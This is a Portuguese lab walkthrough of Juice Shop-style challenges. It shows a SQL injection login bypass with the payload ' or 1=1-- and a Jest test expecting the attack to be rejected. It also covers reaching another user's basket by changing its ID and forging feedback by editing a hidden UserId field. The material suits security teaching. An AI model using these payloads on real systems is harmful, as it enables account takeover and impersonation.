

Faça login com a conta de usuário do administrador

Usando testes semelhantes ao que realizamos, Burp foi capaz de determinar que o endpoint da API `rest/user/login` é vulnerável à injeção de SQL.

Agora, vamos tentar explorar isso, assumindo que a consulta executada no back-end sempre que uma tentativa de login ocorre é algo como isto:

```
SELECT ... FROM users WHERE email = '<input>' and password = '<hashed input>';
```


Podemos tentar outro payload simples: `' or 1=1--`. Assim a consulta fica:

```
SELECT ... FROM users WHERE email = '' or 1=1--' and password = '...';
```



Observe que `--` é o símbolo de comentário no SQL, portanto, a instrução SQL que será executada é:

```
SELECT ... FROM users WHERE email = '' or 1=1;
```

Isso nos dará acesso à conta de administrador, que é a primeira entrada na tabela de usuários, resolvendo assim esse desafio.




```
describe('User Login', () => {
  it('SQL Injection', async () => {
    await req(API_URL)
      .post('/sql/login')
      .send({
        "email": "admin' or 1=1 --",
        "password": "admin"
      })
      .set("Accept", "application/json")
      .then(response =>{
        expect(response.statusCode).toEqual(401)
      })
  });
});
```




POSTMAN

Podemos ver que o formato é rest/basket/BasketId, nosso BasketId é 1, realizei o aumento em 1 para ver se conseguimos acessar a cesta 2 que pertence a outro usuário.



Poste algum feedback em nome de outro usuário

De `/contact`, um usuário pode enviar seu feedback, que será exibido em `/administration`. Depois de navegar para `/contact`, enviar um feedback e interceptar a solicitação com o proxy Burp, obtemos o seguinte:




É visto que meu usuário é `UserId` é 23 (que é um campo oculto), mas o aplicativo realiza as verificações necessárias para detectar se um usuário tenta se passar por

outro usuário e enviou um feedback usando o id desse usuário? Realize a mudança para o UserId para 20 para ver o que acontece.

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Feedbacks/8
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 182
9 ETag: W/"b6-VJILwPYXsNAKW40I+30FxFcPUfQ"
10 Vary: Accept-Encoding
11 Date: Tue, 28 Sep 2021 05:44:41 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 8,
    "UserId": 20,
    "comment": "test feedback (**t@juice-sh.op)",
    "rating": 5,
    "updatedAt": "2021-09-28T05:44:41.895Z",
    "createdAt": "2021-09-28T05:44:41.895Z"
  }
}
```

O servidor responde com o código de status 201 criado e podemos ver no JSON retornado que o UserId foi de fato alterado para 20 para esse feedback. Na página /administração, podemos ver nossos comentários enviados sob UserId 20.



Portanto, o aplicativo não realiza as verificações necessárias para verificar se o usuário que está enviando o feedback (sessão atual) é quem afirma ser (valor do campo oculto UserId).